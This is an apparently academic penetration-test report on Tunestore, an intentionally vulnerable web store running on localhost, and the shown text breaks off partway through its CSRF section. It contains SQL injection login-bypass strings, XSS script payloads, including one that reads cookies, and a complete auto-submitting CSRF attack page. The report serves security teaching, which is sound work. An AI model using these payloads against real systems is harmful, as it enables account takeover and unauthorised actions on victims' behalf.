

# **Vulnerability Assessment and Systems Assurance Report - Tunestore Pentesting**

Tunestore Pentesting Report

Amanuel Haile

October 21th, 2024

# VULNERABILITY ASSESSMENT AND SYSTEMS ASSURANCE REPORT

## TABLE OF CONTENTS

<u>Section</u>	<u>Page #</u>
<b>1.0 General Information</b>	<b>3</b>
1.1 Purpose	3
<b>2.0 SQL Injection Vulnerability</b>	<b>4</b>
2.1 Logging in as a Random User	4
2.2 Logging in as a Specific User	6
2.3 Register a new user with lots of money in the account without paying for it	8
<b>3.0 XSS Vulnerability</b>	<b>12</b>
3.1 Stored XSS	12
3.2 Reflected	14
<b>4.0 CSRF Vulnerabilities</b>	<b>16</b>
4.1 Adding a Friend	16
4.2 Give a Gift	18
4.3 Change Password	20
<b>5.0 Broken Access Control Vulnerability</b>	<b>23</b>
5.1 View Non-Friend CD'	23
<b>6.0 DOM-XSS Vulnerability</b>	<b>26</b>
6.1 Harvest Login Credentials	26
<b>7.0 Clickjacking Vulnerability</b>	<b>29</b>
7.1 Add Friend	29

## **1.0 General Information**

### ***1.1 Purpose***

The purpose of this vulnerability assessment and penetration test is to analyze the security of the Tunestore application. The objective of this report is to discover and demonstrate the exploitation of various security vulnerabilities, specifically SQL Injection and XSS vulnerabilities.

## 2.0 SQL Injection


An SQL injection is a vulnerability that allows an attacker to manipulate queries to bypass authentication, retrieve sensitive information, or even modify data. This vulnerability exists in the backend of the database, and in the context of the Tunestore app, it can be used to log in as a random user, log in as a specific user, or even register as a user and give oneself a large balance.

### 2.1 SQL Injection - Logging in as a random user

This type of injection requires exploiting a specific fault in the building of a SQL query. The problem with the Tunestore app is that it attempts to build a SQL query by directly embedding the user's input in a query without sanitization. This allows someone the opportunity to modify the query by injecting SQL code, which I will provide an example of below:

' OR '1'='1' --

In the script above, the boolean expression `1=1` will always be evaluated as “True”. If this is put into the username field and leave the password field blank then the attacker should be able to log in as a random user. Here is an attempt at using this exploit below:



the tunestore

buy some tunes - give some tunes

Welcome mpurba1@uncc.edu!

**Login Successful**

Your account balance: \$0.00

Add Balance:

Type:

Number:

Amount:

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

**Tunestore::List**

**Classic Songs My Way**  
Paul Anka

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Ultimate Tony Bennett**  
Tony Bennett

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**Chumbawamba's Only Hit**  
Chumbawamba

[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Very Best of**

**Funk This**


**The Divine Miss M**

## 2.2 SQL Injection - Logging in as a specific user

This type of SQL injection entails using “--” as part of the input for the username. What this does is bypass the password check by commenting out the rest of the query that comes after the username. Below is an example of such an input:

```
' OR USERNAME = 'chase' --
```

Chase is a user who was found in the comments of one of the songs displayed on the website. What this line does is find the row that contains the username “chase” in the USERNAME column and return it as true, then the “--” at the end will bypass the password authentication and let the attacker in. Here is an attempt at using this method below:



Tunestore::List

localhost:8082/Tunestore2020/login.do?username=%27+OR+USERNAME

the tunestore

buy some tunes - give some tunes

Welcome chase!

Login Successful

Your account balance: \$0.00

Add Balance:

Type: -- SELECT

Number:

Amount:

Add

[Friends](#)

[Profile](#)


[CD's](#)

[Log Out](#)

Tunestore::List

PAUL ANKA

MY WAY




Classic Songs My Way

Paul Anka

[Buy/Gift \(\\$9.99\)](#)

[Comments](#)



The Ultimate Tony Bennett

Tony Bennett

[Buy/Gift \(\\$9.99\)](#)

[Comments](#)

Copyright © 2008 The Tune Store

Vulnerability assessment and System Assurance Report

7

### 2.3 SQL Injection - Register a new user with lots of money in the account without paying for it

This type of SQL injection allows the registering of a new user and submitting random or false credit card details, and with this, the system allows the creation of a new account with a large sum of money added without any payment verification.

When a user logs in, they are asked to select a card type (e.g., Visa) and enter a 16-digit number for the credit card and a balance amount. The application does not perform any validity checks on the credit card number or balance amount and thus allows a random 16-digit number and a large sum, (like \$9,999,999), to be submitted successfully.

This indicates a lack of input validation for credit card numbers and balance amounts. The absence of proper transaction or payment verification also adds to this vulnerability. By exploiting this issue, an attacker could create multiple accounts with large balances without any actual payment occurring. Below is an example of this vulnerability being exploited:

First, you make a new account:

the tunestore  
buy some tunes - give some tunes

Login username:   
Login password:   
☐ Stay Logged In?  
  
Do not have an account? [Register here](#)

**Tunestore::Register**  
**Register**

Login username	<input type="text" value="amanuel"/>
Login password	<input type="password" value="..."/>
Repeat Password	<input type="password" value="..."/>
<input type="button" value="Submit"/>	

Copyright © 2008 The Tune Store



Then you add the fake payment information:

Tunestore::List

localhost:8082/Tunestore2020/login.do?username=amanuel&password=1:

the tunestore  
buy some tunes - give some tunes

Welcome amanuel!  
**Login Successful**  
Your account balance: \$0.00

Add Balance:

Type:


Number:


Amount:

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

Copyright © 2008 The Tune Store

Tunestore::List

  
**Classic Songs My Way**  
Paul Anka  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

  
**The Ultimate Tony Bennett**  
Tony Bennett  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

And when it's submitted:

Tunestore::List

localhost:8082/Tunestore2020/addbalance.do

the tunestore  
buy some tunes - give some tunes

Welcome amanuel!  
**Successfully added balance**  
Your account balance: \$9,999,999.00

Add Balance:

Type:

Number:

Amount:

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

Copyright © 2008 The Tune Store

Tunestore::List

**Classic Songs My Way**  
Paul Anka  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

**The Ultimate Tony Bennett**  
Tony Bennett  
[Buy/Gift \(\\$9.99\)](#)  
[Comments](#)

To verify that the balance was saved you can log out and then log back in to see that the new balance is still there:

The screenshot shows a web browser window with the address bar displaying `localhost:8082/Tunestore2020/login.do?username=amanuel&password=123`. The page title is "Tunestore::List". The main content area has a purple header with the text "the tunestore" and "buy some tunes - give some tunes". Below the header, a purple sidebar on the left contains the following text: "Welcome amanuel!", "Login Successful", "Your account balance: \$9,999,999.00", "Add Balance:", "Type: -- SELECT", "Number:", "Amount:", "Add", "Friends", "Profile", "CD's", "Log Out", and "Copyright © 2008 The Tune Store". The main content area on the right is titled "Tunestore::List" and displays two album covers. The first album is "Classic Songs My Way" by Paul Anka, with a "Buy/Gift (\$9.99)" link and a "Comments" link. The second album is "The Ultimate Tony Bennett" by Tony Bennett, also with a "Buy/Gift (\$9.99)" link and a "Comments" link. A third album cover is partially visible on the right.

### **3.0    *XSS Vulnerability***



XSS is a vulnerability that allows attackers to inject malicious scripts into web applications. These scripts are then executed in the browser of users who view the infected content. The vulnerability arises when an application does not properly sanitize user input before rendering it on web pages. XSS vulnerabilities can be exploited to steal sensitive information such as session cookies, redirect users to malicious websites, or execute other malicious actions within a victim's browser. The two main types of XSS are Stored XSS and Reflected XSS.

#### **3.1    *Stored XSS***


A Stored XSS vulnerability occurs when malicious scripts are permanently stored on the server (e.g., in a database) and are served to users who view the affected page. In the case of the Tunestore application, an attacker could inject malicious JavaScript code into various input fields, which would then be displayed to other users who visit the affected pages.

In the Tunestore application, a stored XSS vulnerability exists in the comments section of the CDs. Users can post comments on CDs, and if the application fails to properly sanitize the input, an attacker can inject malicious JavaScript into the comment. This JavaScript is then stored in the database and executed every time another user views the comment.

Here is an example of an exploitation of this vulnerability:  
The example code will be: `<script>alert('Hello :');</script>`



When the page for the comment section is loaded into by a different user, it displays this message:




### 3.2 *Reflected XSS*

Reflected XSS occurs when user input is immediately reflected back to the user by the server in a web page's response without being properly sanitized. This type of XSS is not stored on the server and only affects the victim who clicks on a specially crafted link, making it a more targeted attack.

In the context of the Tunestore application, it was found that the username field is vulnerable to this type of attack. This occurs because user input in the username field is reflected directly back to the page without proper sanitization or encoding. As a result, an attacker can inject JavaScript into the username field, which gets executed when reflected back in the page.


Here is an example of such an attack:

First, “<script>alert(document.cookie)</script>” is inputted into the username field:






When the Login button is clicked, this pop-up appears:



Pressing “ok” will redirect the user back to the log-in page, but this time the script is encoded as part of the query string and reflected back in the page content with the URL also being changed:




## 4.0 CSRF Vulnerabilities

Cross-Site Request Forgery occurs when an attacker tricks a user into performing unintended actions on a website where they are authenticated. By embedding a malicious request on a different website, the attacker can force the user's browser to execute actions such as changing account settings or making transactions. The vulnerability arises because the website does not verify that the request genuinely comes from the authenticated user, allowing actions to be performed without user consent.

### 4.1 CSRF Vulnerabilities - Adding a Friend

An attacker can exploit the CSRF vulnerability in the Tunestore application to add friends without the victim's awareness. This is accomplished by creating a malicious HTML page that sends a POST request to the `addfriend.do` endpoint with the attacker's username.

This page is structured to automatically submit a form to the Tunestore application to add a friend:



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>CSRF Attack - Add Friend</title>
7   <script>
8     window.onload = function() {
9       var form = document.createElement("form");
10      form.method = "POST";
11      form.action = "http://localhost:8082/Tunestore2020/addfriend.do";
12
13      var friendInput = document.createElement("input");
14      friendInput.type = "text";
15      friendInput.name = "friend";
16      friendInput.value = "attacker";
17
18      form.appendChild(friendInput);
19      document.body.appendChild(form);
20      form.submit();
21    };
22  </script>
23 </head>
24 <body>
25   <script>
26     setTimeout(function() {
27       window.location.href = "http://localhost:8082/Tunestore2020/list.do";
28     }, 100);
29   </script>
30 </body>
31 </html>
```



This is the current friends page with one pending friend request to a normal account:

The screenshot shows a web browser window with the address bar displaying 'localhost:8082/Tunestore2020/friends.do'. The page has a purple header with the text 'the tunestore' and 'buy some tunes - give some tunes'. The main content area is divided into two columns. The left column contains a welcome message 'Welcome amanuel!', the account balance '\$10,001,131.07', and a form to 'Add Balance' with fields for 'Type' (a dropdown menu showing '-- SELECT'), 'Number', and 'Amount', and an 'Add' button. Below this are links for 'Friends', 'Profile', 'CD's', and 'Log Out'. The right column has a title 'Tunestore::Freinds' and a section 'Friend Requests:'. Below this is a section 'My Friends:' listing 'chase' with the status 'Waiting'. At the bottom of the right column is an 'Add Friend' section with a 'Friend name:' input field and a 'Submit' button. The footer of the page says 'Copyright © 2008 The Tune Store'.

Then when <http://localhost:8082/attack1/> is visited, it adds the attacker's username into the input field, submits automatically, and then redirects to the main page to obfuscate the addition (<http://localhost:8082/Tunestore2020/list.do>). If you go to the friends page, you will see that a friend request was made to the attacker by the victim through one link without the victim's knowledge:

